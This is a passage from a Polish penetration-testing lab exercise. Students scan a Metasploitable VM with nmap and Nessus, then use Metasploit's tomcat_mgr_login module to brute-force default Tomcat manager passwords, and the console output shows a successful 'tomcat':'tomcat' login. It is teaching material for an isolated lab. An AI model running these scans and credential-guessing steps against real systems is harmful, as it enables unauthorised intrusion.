Literatura:	D. Maynor, K. K. Mookhey, J. Cervini, F. Roslan, K. Beaver, Metasploit Toolkit for penetration testing, exploit development and vulnerability research, wyd. Syngress 2007. M. Aharoni, W. Coppola, D. Kearns, D. Kennedy, M. Memelli, M. Moser, J. O'Gorman, D. Ovitz, C. Perez, Metasploit Unleashed – Mastering The Framework, http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training dostęp z dnia 2010.11.15.

Zadaniem testu penetracyjnego jest symulowanie rzeczywistego ataku, przeprowadzonego przez intruza. Obiektem atakowanym może być serwis internetowy, baza danych czy infrastruktura sieciowa. Testy penetracyjne służą wyszukiwaniu podatności systemu IT na ataki, próbie przechwycenia informacji lub przełamania wybranych zabezpieczeń. Jest to proces mający na celu praktyczną ocenę bieżącego stanu bezpieczeństwa systemu teleinformatycznego, w szczególności obecności znanych podatności i odporności na znane ataki.

W ćwiczeniu zaprezentowane zostaną przykładowe ataki z użyciem środowiska Metasploit Framework oraz metody rozpoznania celu z użyciem narzędzi nmap i Nessus.

W drugiej części ćwiczenia zaprezentowane zostanie narzędzie Armitage automatyzujące proces wykrycia i przejęcia kontroli nad systemem.

Schemat sieci wykorzystanej w ćwiczeniu przedstawia rys. 5.1.



Rys. 5.1. Topologia sieci wykorzystanej w ćwiczeniu
Źródło: opracowanie własne.

5.1. Przygotowanie ataku

5.1.1. Uruchom wirtualną maszynę z systemem *Debian* i zaloguj się do systemu.

5.1.2. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

5.1.3. Uruchom wirtualną maszynę z systemem *Metasploitable*.

5.1.4. Upewnij się, że konfiguracja sieci pozwala na komunikację wewnątrz sieci testowej. Wpisz w konsoli:

```
ping -c 4 172.16.1.1
```

5.1.5. Uruchom wirtualną maszynę z systemem *BackTrack 4* i zaloguj się do systemu.

5.1.6. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:


```
ping -c 4 www.google.pl
```

5.1.7. Na maszynie z systemem BackTrack zaktualizuj listę programów dostępnych z repozytorium. Wpisz w konsoli:

```
apt-get update
```

5.1.8. Zainstaluj program *Nessus*. Wpisz w konsoli:

```
apt-get install -y nessus nessusd
```



```
root@bt: ~ - Shell No. 3 - Konsola
Session Edit View Bookmarks Settings Help


root@bt:~# apt-get install -y nessus nessusd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libnasl2 libnessus2 nessus-plugins
The following NEW packages will be installed:
  libnasl2 libnessus2 nessus nessus-plugins nessusd
0 upgraded, 5 newly installed, 0 to remove and 0 not upgraded.
Need to get 3135kB of archives.
After this operation, 21.3MB of additional disk space will be used.
Get:1 http://archive.offensive-security.com pwnsauce/universe libnessus2 2.2.10-3 [103kB]
Get:2 http://archive.offensive-security.com pwnsauce/universe libnasl2 2.2.10-1 [320kB]
Get:3 http://archive.offensive-security.com pwnsauce/universe nessus 2.2.10-3 [242kB]
Get:4 http://archive.offensive-security.com pwnsauce/universe nessus-plugins 2.2.10-5 [2257kB]
Get:5 http://archive.offensive-security.com pwnsauce/universe nessusd 2.2.10-3 [212kB]
Fetched 3135kB in 4s (757kB/s)
```

Rys. 5.2. Instalacja programu *Nessus* w systemie *BackTrack*
Źródło: opracowanie własne.

5.1.9. Zaktualizuj moduły programu *Metasploit Framework*. Wejdź do katalogu: */pentest/exploits/framework3*.

Wpisz w konsoli:

```
cd /pentest/exploits/framework3
```




Rys. 5.3. *BackTrack* – katalog programu *Metasploit Framework*
Źródło: opracowanie własne.

5.1.10. Program aktualizowany jest poprzez repozytorium SVN (ang. Subversion – system kontroli wersji). Wpisz w konsoli:

```
svn update
```

Następnie należy zaakceptować certyfikat serwera SVN.
Wciśnij **p** i **<Enter>**.



Rys. 5.4. Aktualizacja programu *Metasploit Framework* poprzez repozytorium *SVN*
Źródło: opracowanie własne.

5.2. Wykorzystanie narzędzi nmap, Nessus, Metasploit

5.2.1. Wykonaj skanowanie sieci, w której się znajduje komputer ofiary. Wpisz w konsoli:

```
nmap -sP 172.16.1.1/24
```

Polecenie to wykona skanowanie typu ping (-sP), czyli tylko wykryje dostępne w sieci hosty.

```
root@bt:~# nmap -sP 172.16.1.1/24
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-12-15 15:59 CET
Nmap scan report for 172.16.1.1
Host is up (0.0019s latency).
MAC Address: 08:00:27:78:0D:18 (Cadmus Computer Systems)
Nmap scan report for 172.16.1.2
Host is up.
Nmap scan report for 172.16.1.6
Host is up (0.00059s latency).
MAC Address: 08:00:27:9E:10:87 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.38 seconds
root@bt:~#
```

Rys. 5.5. *Nmap* – skanowanie typu ping
Źródło: opracowanie własne.

W wyniku skanowania ujawniły się 3 włączone maszyny. Atak zostanie wykonany na maszynę o adresie 172.16.1.6 (komputer z systemem Metasploitable).

5.2.2. Uruchom serwer programu *Nessus*. Wpisz w konsoli:

```
nessusd
```

```
root@bt:~# nessusd
Loading the plugins... 204 (out of 3814)
-----
You are running a version of Nessus which is not configured to receive
a full plugin feed. As a result, your security audits will produce incomplete
results.

To obtain a complete plugin feed, you need to register your Nessus scanner
at the following URL :

      http://www.nessus.org/register/

-----
All plugins loaded
```

Rys. 5.6. Uruchomienie serwera programu *Nessus*
Źródło: opracowanie własne.

5.2.3. Uruchom drugą instancję konsoli i dodaj użytkownika do programu *Nessus*. Wpisz w konsoli:

```
nessus-adduser
```

```

root@bt:~# nessus-adduser
Using /var/tmp as a temporary file holder

Add a new nessusd user
-----
Login : bss

```

Rys. 5.7. *Nessus* – dodanie użytkownika
Źródło: opracowanie własne.

5.2.4. Wpisz login nowego użytkownika: **bss** i wciśnij **Enter**.

5.2.5. Następnie należy wybrać metodę uwierzytelnienia. Wpisz **pass** i wciśnij **Enter**.

```

Authentication (pass/cert) [pass] :

```

Rys. 5.8. *Nessus* – wybór metody uwierzytelniania
Źródło: opracowanie własne.

5.2.6. Następnie wprowadź hasło dla nowego użytkownika. Wpisz **zaq1@WSX** dwukrotnie.

```

Login password :
Login password (again) :

```

Rys. 5.9. *Nessus* – hasło dla nowego użytkownika
Źródło: opracowanie własne.

5.2.7. W kolejnym kroku należy nadać prawa dla nowego użytkownika. Wciśnij **Ctrl +D**, a następnie wpisz **y** i **Enter**, aby potwierdzić utworzenie nowego konta.

```

User rules
-----
nessusd has a rules system which allows you to restrict the hosts
that bss has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)

Login      : bss
Password   : *****
DN         :
Rules      :

Is that ok ? (y/n) [y]


```

Rys. 5.10. *Nessus* – ustawienie praw dla użytkownika
Źródło: opracowanie własne.

5.2.8. Uruchom program *Nessus*. Wpisz w konsoli:

```
nessus
```


5.2.9. Połącz się z serwerem *Nessusd*. W głównym oknie programu *Nessus* w polu *Login*: wpisz **bss**, w polu *Password*: wpisz hasło **zaq1@WSX** i kliknij **Log in**.



Rys. 5.11. *Nessus* – łączenie z serwerem

Źródło: opracowanie własne.


5.2.10. W oknie *SSL Setup* wybierz pierwszą opcję (**Display and remember the server certificate, do not care about the CA**) i kliknij **Ok**.



Rys. 5.12. *Nessus* – zapisanie certyfikatu serwera

Źródło: opracowanie własne.


5.2.11. Zatwierdź certyfikat serwera. Kliknij **Yes**.



Rys. 5.13. Nessus – certyfikat serwera

Źródło: opracowanie własne.


5.2.12. Po zalogowaniu do serwera przejdź do zakładki **Plugins** i kliknij przycisk **Enable all**, aby włączyć wszystkie moduły odpowiedzialne za wykrywanie luk.



Rys. 5.14. Nessus – wybór modułów


Źródło: opracowanie własne.

5.2.13. Przejdź do zakładki **Scan options** aby zdefiniować parametry skanowania. Zaznacz wszystkie opcje w polu **Port scanners**.




Rys. 5.15. *Nessus* – parametry skanowania
Źródło: opracowanie własne.

5.2.14. Następnie należy zdefiniować cel i uruchomić skanowanie. Przejdź do zakładki **Target**, w polu *Target* wpisz **172.16.1.6** i kliknij przycisk **Start the scan**.




Rys. 5.16. *Nessus* – zdefiniowanie celu skanowania
Źródło: opracowanie własne.




Rys. 5.17. *Nessus* – skanowanie
Źródło: opracowanie własne.

- 5.2.15. Po zakończeniu skanowania aplikacja *Nessus* wyświetla podsumowanie. Kliknij **Save report** i zapisz podsumowanie w pliku html (ang. HyperText Markup Language – język znaczników hipertekstu).




Rys. 5.18. *Nessus* – podsumowanie skanowania
Źródło: opracowanie własne.




Rys. 5.19. *Nessus* – zapisanie raportu
Źródło: opracowanie własne.

5.2.16. Zamknij program *Nessus*, klikając **Close window**, a następnie **Quit**.



Rys. 5.20. *Nessus* – okno skanowania
Źródło: opracowanie własne.

5.2.17. Otwórz w przeglądarce raport programu *Nessus*. Program wykrył kilka potencjalnych podatności na atak (wyróżnione na ekranie kolorem czerwonym).



Analysis of Host		
Address of Host	Port/Service	Issue regarding Port
172.16.1.6	ftp (21/tcp)	Security notes found
172.16.1.6	ssh (22/tcp)	Security notes found
172.16.1.6	telnet (23/tcp)	Security warning(s) found
172.16.1.6	smtp (25/tcp)	Security notes found
172.16.1.6	domain (53/tcp)	Security warning(s) found
172.16.1.6	http (80/tcp)	Security warning(s) found
172.16.1.6	netbios-ssn (139/tcp)	Security notes found
172.16.1.6	microsoft-ds (445/tcp)	Security hole found
172.16.1.6	mysql (3306/tcp)	Security notes found
172.16.1.6	distcc (3632/tcp)	Security hole found
172.16.1.6	postgresql (5432/tcp)	No Information
172.16.1.6	ajp13 (8009/tcp)	No Information
172.16.1.6	unknown (8180/tcp)	Security notes found
172.16.1.6	netbios-ns (137/udp)	Security warning(s) found
172.16.1.6	domain (53/udp)	Security notes found
172.16.1.6	general/udp	Security notes found
172.16.1.6	general/icmp	Security warning(s) found
172.16.1.6	netbios/rm	Security hole found

Rys. 5.21. Raport skanowania programem *Nessus*
Źródło: opracowanie własne.

Pod podsumowaniem zamieszczone są dokładne informacje dotyczące wykrytych błędów oraz sugestie dotyczące wyeliminowania luk.

5.2.18. Przeskanuj host z systemem *Metasploitable* w celu wykrycia rodzaju i wersji zainstalowanego oprogramowania. Na maszynie z systemem *BackTrack* wpisz w konsoli:

```
nmap -sV 172.16.1.6
```

```
root@bt:~# nmap -sV 172.16.1.6

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-12-15 17:36 CET
Nmap scan report for 172.16.1.6
Host is up (0.00028s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9E:10:87 (Cadmus Computer Systems)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
root@bt:~#
```

Rys. 5.22. *Nmap* – skanowanie z wykryciem wersji oprogramowania
Źródło: opracowanie własne.

W dalszej części ćwiczenia wykorzystany zostanie błąd konfiguracji serwera *Apache Tomcat*, w którym pozostawione zostały domyślne hasła dostępowe. Serwer uruchomiony jest na porcie 8180 i korzysta z silnika *JavaServer Pages* w wersji 1.1.

5.2.19. Uruchom środowisko *Metasploit*. Wpisz w konsoli:

msfconsole

```
root@bt:~# msf
msfcli      msfbd      msfencode  msfmachscan  msfpayload  msfrpc      msfupdate
msfconsole  msfelfscan  msfgui     msfopcode    msfpescan   msfrpcd
root@bt:~# msfconsole

      _
     _ \
    / \
   / _ \
  / ___ \
 / /___ \
/_/___ \
      \_/_

[+] msf v3.5.1-dev [core:3.5 api:1.0]
+ -- --[ 635 exploits - 316 auxiliary
+ -- --[ 215 payloads - 27 encoders - 8 nops
      =[ svn r11089 updated 23 days ago (2010.11.22)

Warning: This copy of the Metasploit Framework was last updated 23 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
```

Rys. 5.23. Uruchomienie środowiska *Metasploit*
Źródło: opracowanie własne.

5.2.20. Najpierw należy wyszukać odpowiedni moduł (ang. exploit – program mający na celu wykorzystanie błędów oprogramowania) obsługujący potencjalne zagrożenie. Wpisz w konsoli msf:

search tomcat

```
msf > search tomcat
[*] Searching loaded modules for pattern 'tomcat'...

Auxiliary
=====
  Name                               Disclosure Date Rank Description
  ----                               -
  admin/http/tomcat_administration    normal Tomcat Administration Tool Default
Access
  admin/http/tomcat_utf8_traversal    normal Tomcat UTF-8 Directory Traversal V
ulnerability
  scanner/http/tomcat_enum            normal Apache Tomcat User Enumeration
  scanner/http/tomcat_mgr_login       normal Tomcat Application Manager Login U
tility

Exploits
=====
  Name                               Disclosure Date Rank Description
  ----                               -
  multi/http/tomcat_mgr_deploy        2009-11-09    excellent Apache Tomcat Manager Application D
employer Upload and Execute
  test/cmdweb                        2010-02-03    manual      Command Stager Web Test

msf > 
```

Rys. 5.24. Metasploit – wyszukiwanie modułów
Źródło: opracowanie własne.

5.2.21. Wybierz skaner **tomcat_mgr_login**. Wpisz w konsoli:

use scanner/http/tomcat_mgr_login

```
msf > search tomcat
[*] Searching loaded modules for pattern 'tomcat'...

Auxiliary
=====
  Name                               Disclosure Date Rank Description
  ----                               -
  admin/http/tomcat_administration    normal Tomcat Administration Tool Default
Access
  admin/http/tomcat_utf8_traversal    normal Tomcat UTF-8 Directory Traversal V
ulnerability
  scanner/http/tomcat_enum            normal Apache Tomcat User Enumeration
  scanner/http/tomcat_mgr_login       normal Tomcat Application Manager Login U
tility

Exploits
=====
  Name                               Disclosure Date Rank Description
  ----                               -
  multi/http/tomcat_mgr_deploy        2009-11-09    excellent Apache Tomcat Manager Application D
employer Upload and Execute
  test/cmdweb                        2010-02-03    manual      Command Stager Web Test

msf > use scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > 
```

Rys. 5.25. Metasploit – wybór modułu
Źródło: opracowanie własne.

5.2.22. Wyświetl opcje konfiguracyjne modułu. Wpisz w konsoli:

```
show options
```

```
msf auxiliary(tomcat_mgr_login) > show options

Module options:

  Name      Description      Current Setting      Required
  ----      -
  BLANK_PASSWORDS  true              yes
  Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes
  How fast to bruteforce, from 0 to 5
  PASSWORD          A specific password to authenticate with
  PASS_FILE          /opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_pass.txt
  File containing passwords, one per line
  Proxies           Use a proxy chain
  RHOSTS            The target address range or CIDR identifier
  RPORT             8080              yes
  The target port
  STOP_ON_SUCCESS   false             yes
  Stop guessing when a credential works for a host
  THREADS           1                 yes
  The number of concurrent threads
  USERNAME          A specific username to authenticate as
  no
```

Rys. 5.26. Metasploit – konfiguracja modułu
Źródło: opracowanie własne.

5.2.23. Należy ustawić adres IP atakowanego komputera oraz zmienić port programu *Tomcat* z domyślnego 8080 na 8180 wykryty podczas skanowania. Wpisz w konsoli:

```
set RHOSTS 172.16.1.6
set RPORT 8180
```

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 172.16.1.6
RHOSTS => 172.16.1.6
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > |
```

Rys. 5.27. Metasploit – ustawienie parametrów modułu
Źródło: opracowanie własne.

5.2.24. Uruchom skaner tomcat_mgr_login. Wpisz w konsoli:

```
run
```

```
to login as 'tomcat'
[*] 172.16.1.6:8180 - Trying username:'tomcat' with password:'role1'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'tomcat'
[*] 172.16.1.6:8180 - Trying username:'tomcat' with password:'root'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'tomcat'
[*] 172.16.1.6:8180 - Trying username:'tomcat' with password:'tomcat'
[+] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] success
ful login 'tomcat' : 'tomcat'
[*] 172.16.1.6:8180 - Trying username:'both' with password:'admin'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'both'
[*] 172.16.1.6:8180 - Trying username:'both' with password:'manager'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'both'
[*] 172.16.1.6:8180 - Trying username:'both' with password:'role1'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'both'
[*] 172.16.1.6:8180 - Trying username:'both' with password:'root'
[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'both'
[*] 172.16.1.6:8180 - Trying username:'both' with password:'tomcat'
